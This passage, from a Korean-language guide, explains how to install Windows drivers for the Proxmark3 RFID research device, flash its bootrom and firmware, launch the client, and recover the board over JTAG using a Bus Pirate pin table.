
- **Driver Installation**

Proxmark 클라이언트의 최신 버전은 Windows 호스트에서 드라이버를 사용해야 한다. 드라이버를 설치하려면 다음 단계를 수행한다.


Step1. 구축이 완료된 후 pm3 폴더 안에 있는 driver 폴더 안 파일을 확인한다.




Step2. 물리적으로 Proxmark3 가 USB 를 통해 PC 에 연결되어 있는지 확인한다. 장치 관리자에 접근한다.




Step3. 장치 관리자에 접근하여 포트(COM & LPT) - USB 직렬 장치를 확인한다.
USB 직렬 장치 클릭하고 드라이버 업데이트를 클릭한다.




Step4. "내 컴퓨터에서 드라이버 찾아보기" 버튼을 클릭 한다.




Step5. pm3/driver 폴더를 선택한 뒤 "컴퓨터의 사용 가능한 드라이버 목록에서 직접 선택" 버튼을 클릭한다.




Step6. USB 직렬 장치를 선택하고 다음 버튼을 클릭한다.




Step7. 해당 자료의 proxmark_driver 하위 디렉토리를 선택하고 확인 버튼을 클릭한다.



Step 8. 다음 명령어를 입력하여 bootrom 을 초기화한다. comX 의 경우 com 포트 번호를 의미한다. [명령어: ./client/flasher comX -b ./bootrom/obj/bootrom.elf]




Step 9. 다음 명령어를 입력하여 펌웨어를 초기화한다. comX 의 경우 com 포트 번호를 의미한다. [명령어: ./client/flasher comX ./armsrc/obj/fullimage.elf]




- **Launch Client**

Step 1. 문제 없이 셋팅에 성공하였다면 Proxmark 를 USB 포트를 통해 연결 하고 [명령어: ./client/proxmark3.exe comX] 해당 명령어를 실행한다.




Step 2. 아래 명령어를 실행하고 아래 사진과 같은 화면이 나오면 정상적으로 실행이 된 것이다. [명령어: hw version]




2.1.3 JTAG RECOVERY

Proxmark3 펌웨어를 업그레이드 하는 도중 문제가 발생 하거나 또는 업그레이드를 하였지만 갑자기 기계 오작동이 일어났을 경우 펌웨어를 삭제 후 다시 설치 할 수 있다. 바로 J-Tag 를 이용 하는 방법인데 이는 펌웨어를 연구하거나 또는 보안 적인 측면에서 연구 할 경우 필수적으로 사용 되는 기술이다. J-Tag 의 종류는 여러 가지의 종류가 있으며 어떤 프로세스를 사용 하느냐에 따라 그에 맞는 제품을 사용하여야 한다. 이 장에서는 Proxmark3 를 기준으로 작성 하였으며 이에 대해 좀 더 알아보려면 임베디드 공부를 따로 할 것을 추천하다.



[그림] Proxmark 와 J-Tag 가 연결된 모습

위에 그림은 Proxmark 와 J-Tag 를 연결한 모습이다. 보드에 pin code 는 아래와 같으므로 참고 하도록 하자.



[그림] J-Tag pin code

ARM 은 기본적으로 20pin 을 범용으로 사용된다. 하지만 기계적 특성에 따라 다를 수 있으며 프로세스에 따라 다를 수도 있다. 아래에 그림은 Pin Bus 에 대한 범례이다. 참고하도록 하자.

Bus Pirate SparkFun Cable	HiZ	1wire	UART	I2C 2wire	SPI 3wire	JTAG	LA
P0- MISO/RX	MISO		RX		MISO	TDO	1
P9- CS/TMS					CS	TMS	0
P8- MOSI/TX		OWD	TX	SDA	MOSI	TDI	3
P7- CLK/SCL				SCL	SCK	TCK	2
P6- AUX	AUX I/O -PWM -Measures Hz (5Vmax)						4
P5- Vpu	Input Pullup Resistors (0-5V)						
